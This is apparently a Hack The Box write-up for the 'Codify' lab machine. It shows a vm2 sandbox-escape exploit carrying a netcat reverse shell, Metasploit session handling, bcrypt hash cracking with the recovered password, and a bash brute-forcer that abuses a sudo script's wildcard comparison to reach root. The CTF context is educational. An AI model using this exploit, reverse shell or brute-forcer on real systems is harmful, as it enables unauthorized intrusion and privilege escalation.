


Codify



IP: 10.129.84.149

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Codify
cd ~/HTB/Boxes/Codify

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Codify
workspace Codify
setg WORKSPACE Codify
setg RHOST 10.129.84.149
setg RHOSTS 10.129.84.149
setg SRVHOST 10.10.14.64
setg LHOST 10.10.14.64
setg SRVPORT 9000
setg LPORT 1337
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.84.149 -oN codify.nmap
```

Hosts

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.84.149			Linux		2.6.X	server		

Services

Services					
host	port	proto	name	state	info
10.129.84.149	22	tcp	ssh	open	OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 Ubuntu Linux
10.129.84.149	80	tcp	http	open	Apache httpd 2.4.52
10.129.84.149	3000	tcp	http	open	Node.js Express framework

Gaining Access

When visiting <http://10.129.84.149> in the browser I am forwarded to <http://codify.htb>. I added codify.htb to my /etc/hosts files to be able to access the web page

```
# Use your favorite editor
vim /etc/hosts
# Added line
10.129.84.149 codify.htb
```


SCREENSHOT EVIDENCE

```
(root@kali) - [~/HTB/Boxes/Codify]
# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.84.149 codify.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I was then able to view the site <http://codify.htb>
The same site appears to exist on <http://codify.htb:3000/>

SCREENSHOT EVIDENCE



Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.

Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some [limitations](#). We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

This site is a code editor for Node.JS. They have applied limitations to it for security purposes. The modules `child_process` and `fs` have been restricted. `fs` is probably to protect the file system on the server and `child_process` is probably to prevent reverse shells from spawning on the site.

SCREENSHOT EVIDENCE

Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- `child_process`
- `fs`

They have also whitelisted modules that are allowed to be used. It is likely we need to discover whether or not we can write an exploit with one of the below Node.JS modules to gain access to the machine.

SCREENSHOT EVIDENCE

Module Whitelist

Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- `url`
- `crypto`
- `util`
- `events`
- `assert`
- `stream`
- `path`
- `os`
- `zlib`

I also noticed on the "**About**" page there is a link to **vm2** with a link that takes us to <https://github.com/>

SCREENSHOT EVIDENCE


About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly code directly in the browser, making it easy to experiment and debug your applications.

The [vm2 library](#) is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security, preventing code from causing harm to your system. We take the security and reliability of our platform seriously, and we use only the latest and most secure code.


The [vm2](#) link takes us to a GitHub page that has a version number of 3.9.16

SCREENSHOT EVIDENCE



No vulnerabilities were discovered in Exploit DB.

A Google search returned an exploit for “**vm3 3.9.16 exploit**”



A Proof of Concept (PoC) was found in a GitHub submission.

According to the analysis, the transformer() method is used with handleException() to run the application in your browser with error handling.

There is an issue with the underlying methods that allow for getPrototypeOf() to proxy host exceptions that are caught by the catch in a try catch statement.

This means we can use any function to raise an error in getPrototypeOf() to raises a host error escaping the sandbox and executing our code on the hosting server.

REFERENCE: <https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244>

I started a listener

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use /multi/handler
setg LHOST 10.10.14.64
setg LPORT 1337
run -j
```

I modified the PoC to execute a reverse shell and ran it

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
  getPrototypeOf(target) {
    (function stack() {
      new Error().stack;
      stack();
    })();
  }
};

const proxiedErr = new Proxy(err, handler);
try {
  throw proxiedErr;
} catch ({constructor: c}) {
  c.constructor('return process')().mainModule.require('child_process').execSync('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.64 1337 >/tmp/f');
}

console.log(vm.run(code));
```

SCREENSHOT EVIDENCE

```
const VM = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
  getPrototypeOf(target) {
    (function stack() {
      new Error().stack;
      stack();
    })();
  }
};

const proxiedErr = new Proxy(err, handler);
try {
  throw proxiedErr;
} catch ((constructor: c)) {
  c.constructor("return process").mainModule.require("child_process").execSync('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.64 1337 >/tmp/f');
}
```

Run

This gained me access to the machine

SCREENSHOT EVIDENCE

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Command shell session 1 opened (10.10.14.64:1337 → 10.

Shell Banner:
bash: cannot set terminal process group (1249): Inappropriate
bash: no job control in this shell
_[01;32msvc@codify_[00m:_[01;34m~_[00m$
_____

svc@codify:~$ [*] Command shell session 2 opened (10.10.14.

svc@codify:~$ id
id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@codify:~$ hostname
hostname
codify
svc@codify:~$ hostname -I
hostname -I
10.129.84.149 172.18.0.1 172.19.0.1 172.17.0.1 dead:beef::2
svc@codify:~$ |
[Codify] 0:openvpn 1:msf* 2:bash-

```

I then upgraded my session to a Meterpreter

```
# Upgrade to Meterpreter Session
sessions -u 1
```

SCREENSHOT EVIDENCE

```

msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Sending stage (1017704 bytes) to 10.129.84.149
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > |
[Codify] 0:openvpn 1:msf* 2:bash-

```

I checked out the /var/www directory and found another possible site in the directory “**Contact**”

```
# Command executed
ls -la /var/www/

# Enumerate directory files
ls -la /var/www/contact
```

SCREENSHOT EVIDENCE

```
svc@codify:/var/www/contact$ cd /var/www/
cd /var/www/
svc@codify:/var/www$ ls
ls
contact editor html
svc@codify:/var/www$ cd contact
cd contact
svc@codify:/var/www/contact$ ls
ls
index.js package-lock.json package.json templates tickets.db
```

There is a database file in the contact directory. I took a look at it and found a password hash for the user joshua

```
# Command executed
cat /var/www/contact/template.db
```

SCREENSHOT EVIDENCE

```

svc@codify:/var/www/contact$ cat package.json
cat package.json
{
  "scripts": {
    "start": "node index.js",
    "dev": "nodemon index.js"
  },
  "dependencies": {
    "bcryptjs": "^2.4.3",
    "express": "^4.18.2",
    "express-session": "^1.17.3",
    "jquery": "^3.6.4",
    "nodemon": "^2.0.22",
    "sqlite3": "^5.1.6"
  }
}
svc@codify:/var/www/contact$ ls templates
ls templates
login.html ticket.html tickets.html
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
T5Tite format 3@ .WJ
tableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUT
quenceCREATE TABLE sqlite_sequence(name,seq) tableusersusersCREATE
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE,
password TEXT
Gjoshua$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2

joshua users
ickets

```

I was able to crack the hash

```

# Create hash file
echo '$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2' > joshua.hash

# Crack the hash with john
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt joshua.hash

# Add the creds to Metasploit Workspace
creds add user:joshua hash:$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2 jtr:bcrypt
creds add user:joshua password:'spongebob1'

```

SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Codify]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt joshua.hash --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1      (?)
1g 0:00:00:52 DONE (2023-11-09 11:46) 0.01906g/s 25.74p/s 25.74c/s 25.74C/s crazy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

USER: joshua

PASS: spongebob1

I was able to use SSH to access the machine and upgrade the shell to a Meterpreter session

```
# OpenSSH Way
ssh joshua@codify.htb
Password: spongebob1

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login
setg RHOSTS 10.129.84.149
set USERNAME joshua
set PASSWORD spongebob1
set STOP_ON_SUCCESS true

# Upgrade caught session
sessions -u 4
```

SCREENSHOT EVIDENCE

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.129.84.149:22 - Starting bruteforce
[+] 10.129.84.149:22 - Success: 'joshua:spongebob1' 'uid=1000(joshua) gid=
:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 4 opened (10.10.14.64:34059 → 10.129.84.149:22) at 2023-1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

  Id  Name  Type  Information
  --  ---  ---  -
  1    shell sparc/bsd  Shell Banner: bash: cannot set terminal
e ...
  3    meterpreter x86/linux  svc @ 10.129.84.149
  4    shell linux  SSH root @

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 4
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]

[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Sending stage (1017704 bytes) to 10.129.84.149
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > |
[Codify] 0:openvpn 1:msf* 2:bash-

```

I was then able to read the user flag

```

# Read user flag
cat ~/user.txt
# RESULTS
ac0ff5490957109025dd1e71b0e6e8b6

```

SCREENSHOT EVIDENCE

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > shell
Process 2170 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
joshua@codify:~$ id
id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
joshua@codify:~$ hostname
hostname
codify
joshua@codify:~$ hostname -I
hostname -I
10.129.84.149 172.18.0.1 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb0:8e5a
joshua@codify:~$ cat ~/user.txt
cat ~/user.txt
ac0ff5490957109025dd1e71b0e6e8b6
joshua@codify:~$ |
[Codify] 0:openvpn 1:msf* 2:bash-

```

USER FLAG: ac0ff5490957109025dd1e71b0e6e8b6

PrivEsc

I checked my sudo permissions and discovered a directory in the `/opt` directory called “**scripts**” which had a bash script called “**mysql-backup.sh**”

```
# Command Executed
sudo -l
```

SCREENSHOT EVIDENCE

```

joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\
User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$

```

The contents of the file show bad logic. The `==` comparison used inside double square brackets. This means that the compare accepts wildcards which means we can discover what the password is by cracking one char at a time by executing this script. The script is comparing the password entered to a file in `/root/.creds` and the script is owned by the root user. It is likely we are about to crack the root users password

SCREENSHOT EVIDENCE

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_P
/usr/bin/echo

if [[ $DB_PASS = $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi
```

I wrote a bash script to brute force the password

```
#!/bin/bash

FIRST="True"
CRACKED="False"
TRY_PASSWORD=""
KNOWN_PASSWORD=""
ALL_CHARS=$(awk 'BEGIN{for(i=32;i<127;i++)printf "%c",i; print}')
ALL_CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
while [ CRACKED != "True" ]; do

    for (( i=0; i<${#ALL_CHARS}; i++ )); do

        CHAR=$(echo "${ALL_CHARS:i:1}")
        RESULTS=$(echo "${TRY_PASSWORD}${CHAR}" | sudo /opt/scripts/mysql-backup.sh 2> /dev/null)
        if [[ $RESULTS == *"Password confirmed!"* ]]; then
            KNOWN_PASSWORD=$(echo ${TRY_PASSWORD}${CHAR})
            TRY_PASSWORD=$(echo $KNOWN_PASSWORD)
            echo "[*] Latest Successful Password: $KNOWN_PASSWORD"
        elif [[ $FIRST == "True" ]]; then
            FIRST="False"
        else
            FIRST="false"
        fi
    done
done
```

I uploaded my script to the target and attempted to crack the password

```
# Meterpreter command
upload /root/HTB/Boxes/Codify/codify_cracker.sh /tmp/codify_cracker.sh
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
cd /tmp
chmod +x /tmp/codify_cracker.sh
./codify_cracker.sh
```

SCREENSHOT EVIDENCE

```
Background channel 1? [y/N] y
meterpreter > upload /root/HTB/Boxes/Codify/codify_cracker.sh /tmp/codify_cracker.sh
[*] Uploading : /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
[*] Uploaded -1.00 B of 438.00 B (-0.23%): /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
[*] Completed : /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
meterpreter > |
[Codify] 0:openvpn 1:msf* 2:bash-
```

I was able to successfully crack the person and returned the below result

PASS: kljh12k3jhaskjh12kjh3

SCREENSHOT EVIDENCE

```
joshua@codify:/tmp$ ./codify_cracker.sh
[*] Latest Successful Password: k
[*] Latest Successful Password: kl
[*] Latest Successful Password: klj
[*] Latest Successful Password: kljh
[*] Latest Successful Password: kljh1
[*] Latest Successful Password: kljh12
[*] Latest Successful Password: kljh12k
[*] Latest Successful Password: kljh12k3
[*] Latest Successful Password: kljh12k3j
[*] Latest Successful Password: kljh12k3jh
[*] Latest Successful Password: kljh12k3jha
[*] Latest Successful Password: kljh12k3jhas
[*] Latest Successful Password: kljh12k3jhask
[*] Latest Successful Password: kljh12k3jhaskj
[*] Latest Successful Password: kljh12k3jhaskjh
[*] Latest Successful Password: kljh12k3jhaskjh1
[*] Latest Successful Password: kljh12k3jhaskjh12
[*] Latest Successful Password: kljh12k3jhaskjh12k
[*] Latest Successful Password: kljh12k3jhaskjh12kj
[*] Latest Successful Password: kljh12k3jhaskjh12kjh
[*] Latest Successful Password: kljh12k3jhaskjh12kjh3
^C
joshua@codify:/tmp$ |
```

I was able to successfully become the root user using the password

```
# Commands Executed
su root
Password: kljh12k3jhaskjh12kjh3
```

I could then read the root flag

```
# Read the root flag
cat ~/root.txt
```

#RESULTS

1cd83507e1d235c4fb5afedbeed82ab8

SCREENSHOT EVIDENCE

```
joshua@codify:/tmp$ su root
Password:
root@codify:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@codify:/tmp# hostname
codify
root@codify:/tmp# hostname -I
10.129.84.149 172.18.0.1 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb0:8e5a
root@codify:/tmp# cat ~/root.txt
1cd83507e1d235c4fb5afedbeed82ab8
root@codify:/tmp# |
[Codify] 0:openvpn 1:msf- 2:ssh*
```

ROOT FLAG: 1cd83507e1d235c4fb5afedbeed82ab8